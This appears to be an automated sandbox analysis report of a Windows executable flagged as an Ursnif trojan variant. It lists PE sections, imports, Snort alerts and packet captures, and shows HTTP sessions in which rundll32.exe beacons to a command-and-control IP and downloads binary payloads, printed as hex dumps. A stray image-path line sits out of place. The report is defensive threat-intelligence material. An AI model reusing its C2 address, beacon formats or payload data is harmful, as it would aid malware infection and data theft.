.crt	0x16000	0x1dc01	0x1e000	False	0.988452148437	data	7.98104004555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.erloc	0x34000	0x2c91e	0x2d000	False	0.988232421875	data	7.98142116636	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x61000	0x9f28	0xa000	False	0.602783203125	data	6.51666400073	IMAGE_SCN_LNK_REMOVE, IMAGE_SCN_TYPE_NO_PAD, IMAGE_SCN_TYPE_GROUP, IMAGE_SCN_LNK_INFO, IMAGE_SCN_MEM_PROTECTED, IMAGE_SCN_TYPE_COPY, IMAGE_SCN_CNT_CODE, IMAGE_SCN_NO_DEFER_SPEC_EXC, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x6b000	0x133a	0x2000	False	0.218994140625	data	3.75989927364	IMAGE_SCN_TYPE_NOLOAD, IMAGE_SCN_TYPE_NO_PAD, IMAGE_SCN_MEM_FARDATA, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_LNK_OTHER, IMAGE_SCN_LNK_INFO, IMAGE_SCN_LNK_OVER, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_LNK_COMDAT, IMAGE_SCN_GPREL, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x61360	0x666	data	English	United States
RT_ICON	0x619c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x66228	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x687d0	0xea8	data	English	United States
RT_ICON	0x69678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x69f20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6a488	0xb4	data	English	United States
RT_DIALOG	0x6a540	0x120	data	English	United States
RT_DIALOG	0x6a660	0x158	data	English	United States
RT_DIALOG	0x6a7b8	0x202	data	English	United States
RT_DIALOG	0x6a9c0	0xf8	data	English	United States
RT_DIALOG	0x6aab8	0xa0	data	English	United States
RT_DIALOG	0x6ab58	0xee	data	English	United States
RT_GROUP_ICON	0x6ac48	0x4c	data	English	United States
RT_VERSION	0x6ac98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
ADVAPI32.dll	EnumServicesStatusExW, RegGetValueA, GetSidSubAuthorityCount
msvcrt.dll	fgetwc, strcoll
USER32.dll	GetClassNameA, LockWorkStation, GetMessagePos, GetWindowWord, IsWindow, GetClientRect, GetUpdateRgn
GDI32.dll	GetCharWidthFloatA, GetTextMetricsW, ExtEscape
OLEAUT32.dll	LoadTypeLibEx
KERNEL32.dll	GetBinaryTypeA, GetModuleFileNameA, LocalHandle, GetThreadLocale, GetFileTime, GlobalFlags, EnumResourceTypesA, GetCommState, GlobalFree

Version Infos

Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.313.107.42.164 9743802033203 05/26/22-04:06:31.790854	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49743	80	192.168.2.3	13.107.42.16
192.168.2.3176.10.119.68 49752802033204 05/26/22-04:06:53.058632	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49752	80	192.168.2.3	176.10.119.68
192.168.2.3176.10.119.68 49752802033203 05/26/22-04:06:53.058632	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	176.10.119.68

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 04:06:52.060287952 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.072685957 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.072798014 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.073632002 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.086468935 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343399048 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343425989 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343440056 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343517065 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.343854904 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343890905 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343904972 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.343909979 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.343935013 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344276905 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344316006 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344330072 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344345093 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344388962 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344424963 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344470024 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344547987 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344567060 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344579935 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344593048 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344623089 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.344721079 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.344774008 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.356909990 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357070923 CEST	49752	80	192.168.2.3	176.10.119.68

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 04:06:52.357367039 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357388973 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357405901 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357419014 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357441902 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357506037 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357597113 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357635975 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357647896 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357669115 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357677937 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357682943 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357709885 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357840061 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357858896 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357875109 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.357887983 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357920885 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.357949018 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358002901 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358036041 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358050108 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.358055115 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358068943 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358078003 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.358117104 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.358325958 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358365059 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358388901 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.358405113 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358416080 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.358417988 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.358447075 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.370215893 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.370299101 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371227980 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371252060 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371268034 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371328115 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371368885 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371383905 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371387005 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371428967 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371567965 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371601105 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371619940 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371623993 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371646881 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371887922 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371906996 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371923923 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371941090 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371942997 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371956110 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371973991 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.371975899 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.371992111 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372004032 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372023106 CEST	49752	80	192.168.2.3	176.10.119.68

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 04:06:52.372050047 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.372210026 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372240067 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372258902 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372260094 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.372272968 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.372286081 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.372330904 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.382575989 CEST	80	49752	176.10.119.68	192.168.2.3
May 26, 2022 04:06:52.382766008 CEST	49752	80	192.168.2.3	176.10.119.68
May 26, 2022 04:06:52.383284092 CEST	80	49752	176.10.119.68	192.168.2.3

HTTP Request Dependency Graph

- 176.10.119.68

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49752	176.10.119.68	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
May 26, 2022 04:06:52.073632002 CEST	1254	OUT	GET /drew/8_2BLR3ULj9eEHGwEQ4wR/XNnJzaTlQzupEc1E/13YAC3A_2FwsRXQ/gU_2FKH8C0dGIfymyx/ocdHPIhqa/Hd8nJGo602uQ7riR5fk1/MgjZVgxWOeylhsm3UIe/ODtnBqntkfEzg6CGz22IMX/BqT5RhbEJCnRP/ZVkWQu9C/sR0fuByflYkig33702ZG3_2/FhdyARm9Lc/m4Hi2C6HqRM3XSnPm/LWaA4HaxDqj7/QbfVKFZGMWq/c7MJSNfi8K7i7w/7kd2UCa_2BF/87zDgqk.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache
May 26, 2022 04:06:52.343399048 CEST	1256	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 26 May 2022 02:06:52 GMT Content-Type: application/octet-stream Content-Length: 186009 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628ee0bc50572.bin" Data Raw: 4b 5c 8f a0 e4 96 d1 34 f6 b0 0a 59 67 19 4d 99 87 6b cb e3 ad 41 b6 f5 85 76 27 ee 0f 6e 0e 58 a4 98 9c 46 9a 85 df 73 f6 fc 79 af fe b6 6c a5 03 12 9d f0 b4 8d ad d4 21 6d 57 94 38 ae ec 12 1e 60 ba f1 ac fe b0 f8 a8 b7 1f af ad da cf 85 db 35 4e 79 3d fb f9 c4 b4 3b 89 0b 52 0f 17 3c d8 7e b2 5e 57 b4 28 be e2 e6 7f 35 87 6e a1 c7 bf c5 6a fb 1d 78 ab 58 cb 75 4d 01 b9 e0 56 fd b9 96 07 53 47 e7 7e ef 63 68 e4 8a d3 46 86 f0 af b1 60 5c 37 50 0c 92 3d d1 82 fc 4e a0 c8 96 77 2f e2 1a 6c 87 61 5c 03 05 ef 3b a4 4b 99 05 a8 cd e1 ed a5 a5 52 02 52 81 41 60 64 44 ef 9b 02 f0 40 15 04 e9 44 5d 88 ac ab de 72 5d 73 92 c7 df a3 db 64 a9 61 43 cb 3a 6b 0e 32 19 05 38 06 c4 73 4c 60 49 dd 5c bf e2 56 c7 bb bf 36 4f 9b 6e 47 af da 37 55 15 08 62 6d 23 9b 1a 9b 71 d0 a8 f3 73 79 db f0 68 d3 f5 55 b5 08 fc b3 e4 7a cd 96 da 5e e0 3d 5c cb be d2 db 73 9a 6c f3 a1 c4 bc 35 14 54 db 00 24 29 30 76 5e fb e9 1d 30 8c 72 20 43 69 87 7f ea d3 e5 2b b6 50 e9 c2 6a 7d ef ec 60 21 da 02 fc e8 c8 24 c8 09 bd 19 9b 4e 1e 5d b3 71 1b b2 57 77 24 57 4a 8c 3d 85 89 da f9 fa e9 bc 1a dc 93 8a 12 9d ab 6e c6 8b 9c 61 f8 17 48 fc cc ab e7 86 14 58 01 37 53 50 dd 34 e4 43 66 05 7f 4b 64 df 07 59 a4 78 aa e2 36 9c 53 1d f8 4f aa 1b 90 0d 60 0b 50 f9 d5 b4 99 c7 b6 25 9a 5c eb 50 0f 8a b2 7b d9 c3 32 e3 25 50 eb d0 18 85 ab 69 4e 9d 46 87 3a 97 5c 91 ff 8e d4 f0 de b5 1b 0a c5 bc 18 4b 7e ed 98 9e fb dc 32 48 9b 44 33 e5 d7 a2 03 b2 98 52 3c a6 1f 60 06 01 c3 de ae 16 d6 7a eb a1 98 94 70 50 a7 5b f6 1e eb 99 5e ab 74 da fd a9 17 41 bc 2a 02 c7 72 5e f4 54 9f 54 50 64 25 15 45 f4 dd 0f 37 d9 b9 b9 63 ef 76 f5 5c 3c 9c 7d a7 e7 2d 03 4f 74 16 fe ea fe 3d 55 09 21 e8 c5 5d 32 2a 7f 7f fc 54 80 d1 78 5d 9f 2d 38 ba c9 6e 35 63 b0 06 c1 9e 64 4b 17 39 15 27 0d 05 75 b7 62 24 0f ac 20 84 69 85 96 e4 73 d7 f1 fa 79 ba 9c 55 8a ac 2b f5 95 0e c6 c5 5c b9 66 41 69 f1 af b0 d7 0f 00 3b 95 15 49 21 18 7a 80 c3 6a c9 03 09 2d 82 5c bd 0c 11 ed 60 9e 45 92 93 71 69 e1 53 a7 70 de 7e 23 c7 f1 b5 34 22 f9 1b 03 48 96 9d 41 31 3e 4b 3a 20 e1 7e b5 5f 33 d8 38 65 a5 34 5c 7b ae f2 f7 b6 4e 77 f6 86 33 b1 c7 4a 52 66 91 c3 ba 11 1e 92 6d cc 1a 0c e6 48 b1 b0 52 64 bf 61 a3 4f 5b 04 04 83 b6 fe 33 ff 99 df 5f 09 91 96 6c 9e 4f 80 5e 74 1f 8c 05 03 43 2c da 80 c7 44 86 db 01 43 08 ee 57 f2 0e 4c c4 91 51 31 71 46 bb 13 9c bb 00 04 b6 b1 b6 31 1c 88 01 fb 87 ed 01 4e ae 5e 9f 98 bf 12 9a 0c 28 72 74 6f 10 ff 10 fe 1e 63 8f 95 a5 e1 4e f9 36 3b b1 1a 3a 5b cf 32 51 de 0f ac 90 a4 25 6b d5 bf 49 fc 92 ba 33 b5 2f 26 77 39 a6 86 d5 df ab 0b 7f 0b 4e 7c b8 52 c0 b1 40 67 b3 43 38 e3 1c 2b 5b cc cc 11 9b 87 7f 14 c1 b9 70 c6 51 dd 18 82 41 f2 ad 8e ac 44 17 66 e4 72 ae 8d 7e c8 ac 48 45 6c 95 34 3d 08 9b b1 ef 77 f6 d5 cc 57 ed bd e7 3d 0b 2a ac 48 44 7c 20 f6 10 af b2 6d 61 2e b6 6d 80 16 bd 1b 60 51 fd ca a6 0c 71 eb e4 5a bd f7 e3 4c 46 e5 6b a0 9f d2 8c df fc b9 6c bb 45 c5 a4 4e ea 5e 6f ab f4 79 95 82 b5 fa 37 b8 37 70 93 eb 3c f6 65 4b 22 bf 38 52 89 ae 5b 1d 2d 8b 37 b3 81 76 Data Ascii: K\4YgMkAv'nXFsyl!mW8`5Ny=;R<~^W(5njxXuMVSG~chF`\7P=Nw/la\;KRRA`dD@D]r]sdaC:k28sL`I\V6OnG7Ubm#qsyhUz^=\sl5T$)0v^0r Ci+Pj}`!$N]qWw$WJ=naHX7SP4CfKdYx6SO`P%\P{2%PiNF:\K~2HD3R<`zpP[^tA*r^TTPd%E7cv\<}-Ot=U!]2*Tx]-8n5cdK9'ub$ isyU+\fAi;I!zj-\`EqiSp~#4"HA1>K: ~_38e4\{Nw3JRfmHRdaO[3_lO^tC,DCWLQ1qF1N^(rtocN6;:[2Q%kI3/&w9N|R@gC8+[pQADfr~HEl4=wW=*HD| ma.m`QqZLFklEN^oy77p<eK"8R[-7v

Timestamp	kBytes transferred	Direction	Data
May 26, 2022 04:06:52.529841900 CEST	1453	OUT	GET /drew/6MD_2BLHj/Wwe7k6B1I0SM4estiKA8/spcFGasNn3hHiGKNKAO/_2B1ah_2BmpCz0i3Swrw7w/_2FmDlfehB0OE/55WbV2nc/Y1h6ZuuUoh7qBwh_2BKlp0h/7L71gn0m4N/M3O3_2Bd4FYKhYEVp/A8X6IhSGaeKc/I6s_2F23qvp/A182DdgYpCpMIP/aP_2Bjsdht_2BJDxnVcIh/PpumD61sg3b7UjUn/NBCGMFNbIjiYANW/kV_2FL6Gv2Uv63EZQh/O7ekDFjPj/xu59b1S5vDi1BLf/OCWp.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache
May 26, 2022 04:06:52.807344913 CEST	1455	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 26 May 2022 02:06:52 GMT Content-Type: application/octet-stream Content-Length: 238749 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628ee0bcc1763.bin" Data Raw: 0d d0 78 03 6f 92 61 23 67 e6 9e 88 65 db b7 56 fe e1 de fb 13 d3 18 26 ae 47 89 71 80 4a 1e ee 8f 73 55 99 f7 ca 63 91 65 b6 72 2e 16 be 7a 96 35 1c a9 72 27 b7 70 ba 2e d8 19 86 aa df 2a 70 9e f8 49 b4 d3 d4 2e 76 35 f2 c1 39 92 3b bf fc c9 29 bb 33 97 3a be dd a8 7f a9 b5 d6 46 62 25 26 a2 fb d7 09 93 11 88 ae 97 1f ce e8 ca 7c 60 f7 51 d4 ee 5e 0d 16 6b 7e 84 35 4d 2d 0f 60 a7 84 8f e5 bb 44 ef d6 dc c3 44 9d ea 67 28 e7 4e 9a ff 5c 44 3c 34 3d 6a 06 91 35 ae 7f ac af f3 5c c6 0d 05 ac 3c 1a bd 18 16 63 35 25 86 15 7f 65 88 92 28 8b 00 22 4e 35 59 bc e5 68 af 43 b2 d4 14 f8 01 f6 30 15 8c c0 5f ae 16 46 c6 1c 05 d6 25 7b fb 69 ac b0 ef 2e 3b 27 36 2e 7f 89 9e f5 75 8f eb fd 1a a3 8b 23 78 d8 c0 96 24 82 0c 1d 93 34 39 7b c3 8a 0a 45 31 59 10 ac 38 ac a9 bc 4f 03 48 da 67 0d 2a 8c 61 1f b6 ee 8a a1 c8 2c 90 3b 96 80 34 d6 a4 0f 4e ca c5 c4 82 46 8f 0d d7 7f cf 3b 3b 60 ef 41 d9 44 dc bf 23 40 52 75 24 47 33 5f 08 15 46 f5 da 60 ff 80 b8 d8 34 a9 86 0b 1a 3f ba dd ce 38 8f 2a 12 b3 e5 0c 6c 58 5c 25 fe 3b 01 7d 61 f5 b4 33 8f f2 29 bb 0e cc b1 3b cd ce 4b cc 8d af eb 84 b6 61 63 1e 65 4e fb 81 b8 8f a3 03 63 7a a6 64 d8 71 ae dd 22 50 73 d0 4d 4d ee 20 0e 7e 16 a3 7a 85 b7 3c 6a d6 73 b2 f9 08 fb 3b 10 42 e5 3b a1 d7 16 a3 5f 42 90 0f 38 05 f6 95 44 1a 78 e1 44 b4 80 42 54 73 53 37 2b 73 74 74 fa 2a 16 3d 08 3b 3b 6a e9 03 48 d2 1a 95 91 27 6e 7c db 02 15 bb 73 84 09 5b f8 db 94 c3 24 6a d2 19 97 f2 cf 15 11 2a e1 55 9f c8 4d d4 05 44 7f 9c e0 5a 9b 68 d1 7c eb 7a 85 27 33 7e 6f c3 95 3d 87 fc 65 55 04 c1 4b bb a4 11 8e b6 ad f9 0a be 2e 55 1d 11 25 ba 08 99 ed 00 59 5a 27 74 40 e8 b3 68 8c c5 b0 c6 9b 68 f6 91 cc 06 18 e9 71 3c 58 9d 67 e6 9c 01 d0 53 6b ba 8a 94 ad 6b e1 8f 4e e7 94 8d 5b e9 a1 0e 21 09 3e 3d a6 ee 20 79 b3 e8 9d 9d 98 07 b6 22 7d 17 e6 6d 61 2b a9 19 1d f2 54 a5 54 7a 5f 50 cc db 58 5b 60 3d 87 a3 38 17 da 48 02 76 91 45 b3 d1 6c cb 43 e7 36 98 f1 ba a3 d2 f0 5c 7a 90 a4 aa ba b1 da c3 37 76 1a 9d 24 97 3b 09 a9 c5 52 fa c4 1e ba 9a d2 d7 20 51 60 4b 92 7b fd 61 ad 9e 4d 1b 0d b5 36 f7 55 49 83 62 0e 0d c7 df 8a ce 55 22 b6 75 b4 c0 4c 83 71 40 35 0d 23 5d 18 0f 9e 46 bd 86 68 ef fb 74 ae ee 1a 31 4c 7b 68 98 2c 79 f7 4a c3 6c 80 c8 ac 78 9f c8 7b 4a 17 b2 f2 b3 ae 37 d8 5c 94 0f 7f 67 e3 c3 12 04 fa 74 33 93 22 0d fd 95 74 4f c8 2a 41 4d b2 65 4b 2c b7 c4 9b 4b 54 61 8b 14 c4 b7 6a 3a fd 1f 18 87 d1 51 f3 b5 9d bf 04 67 cd fd a0 38 2b 70 02 f2 6e 97 28 00 ea b9 54 99 56 71 a8 9e 7e 28 01 fa 4c b7 5c 4c 5e da d6 8e 3a bd e0 84 06 d0 59 84 63 d6 7e bf f9 94 fe a6 bb ea cc 79 50 fb 42 ce 44 20 05 50 e9 cb ab a1 ad 1b 20 d2 ee 74 0b 45 3f 96 c7 3e 53 90 8d 4a fa a4 5a ca 93 ef d2 12 ab 0c 40 62 70 c5 c4 3e b1 fb 21 e9 a0 fe a2 1f ba 9c 58 a5 59 7c 58 9d 7f b4 48 55 e4 31 1e 57 fa 9b 5b 5a 10 c6 7d 83 6b 40 01 a6 68 dd 94 5c 4a cf da 1e 32 e0 dc 5f 0a d1 d8 d9 fd fd d9 4c 02 39 29 72 9b fa 5e ee 7b d3 0a fd 5a 05 c2 5c 0b a7 cb 6d 31 cc e5 0d 85 8a 3e 27 73 d9 ef 08 0e ca a3 cf d7 b4 07 b9 6b 69 a3 30 f7 07 4e 39 Data Ascii: xoa#geV&GqJsUcer.z5r'p.*pI.v59;)3:Fb%&|`Q^k~5M-`DDg(N\D<4=j5\<c5%e("N5YhC0_F%{i.;'6.u#x$ 49{E1Y8OHg*a,;4NF;;`AD#@Ru$G3_F`4?8*lX\%;}a3);KaceNczdq"PsMM ~z<js;B;_B8DxDBTsS7+stt*=:;jH'n\|s[$j*UM DZh|z'3~o=eUK.U%YZ't@hhq<XgSkkN[!>= y"}ma+TTz_PX[`=8HvElC6\z7v$;R Q`K{aM6UIbU"uLq@5#]Fht1L{h,yJlx{J7 \gt3"tO*AMeK,KTaj:Qg8+pn(TVq~(L\L^:Yc~yPBD P tE?>SJZ@bp>!XY|XHU1W[Z}k@h\J2_L9)r^{Z\m1>'ski0N9
May 26, 2022 04:06:53.058631897 CEST	1707	OUT	GET /drew/TXnzVImnT660oDz/yMOCYK8RDAglTpu9ac/GwxTcb_2B/tHjr3EGRXu7rtpqrdyIg/MBYax8JZESMvd_2FR_2/FFgtmhXbR0ktwUdCXR2Pki/d8dU8ADU_2BI_/2BU31aFd/LiJXzwK_2BCmcWBI_2FSoW9/MydpZhmci7/DHFwznBk9lsaelX7d/OI_2F8mRA8r8/Ql7ZjpWXuIe/emON9m2OO9PUY_/2BZvNnjbqlcKSvSy4k903/VSDqqfhLnxG6SlxI/F80QTh1QnWNOnio/sWTgXKrMs/py.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 26, 2022 04:06:53.344055891 CEST	1708	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 26 May 2022 02:06:53 GMT Content-Type: application/octet-stream Content-Length: 1870 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628ee0bd4ef97.bin" Data Raw: 16 73 69 31 09 06 6d 67 f0 e8 32 67 f7 0a 83 93 06 b9 df f8 37 51 1c 9d 9c 07 14 8f dc 5f 0c a3 1b 40 e9 a6 4f 90 34 e9 29 61 44 14 68 59 01 07 9d 75 5f 14 0d 89 33 23 dc 16 33 c5 a1 b7 2a 2b 04 69 ac be 28 5a 15 ed 24 be 2e 0a d4 54 44 07 1c 3c a1 5f 82 95 2b ec 34 ec ff 8e 52 c3 14 cb 86 87 b4 22 9b 54 47 47 e2 b0 56 01 6f 6f ee 38 14 2f 39 e9 c3 5e b7 d2 86 a1 f7 28 2e 2b bc 8f 66 4a 99 ea 61 ce 3d eb 59 2b 32 ba 1f 6d 95 cd 1a 43 93 dd b1 e6 b8 a6 fe 00 03 2d 11 b4 6a 10 e7 19 e4 3f f5 bf 36 04 79 00 58 c4 d0 12 4c e0 35 90 db c0 87 eb 8a a8 93 2b a7 7c cf f0 68 31 3b 31 68 d3 d7 e9 64 1f 3e bf 79 bc 42 80 b8 c0 b0 c9 5a 23 dd 78 10 86 f8 30 44 87 ba 6c 75 5c d2 80 bd c3 14 03 9f 17 fd f7 f0 4a a6 4f da c2 53 be e6 99 70 40 bd a6 a1 d9 12 51 8e e9 8d 99 45 7b cd fd ba 10 b0 85 d3 0d cc 62 b0 82 02 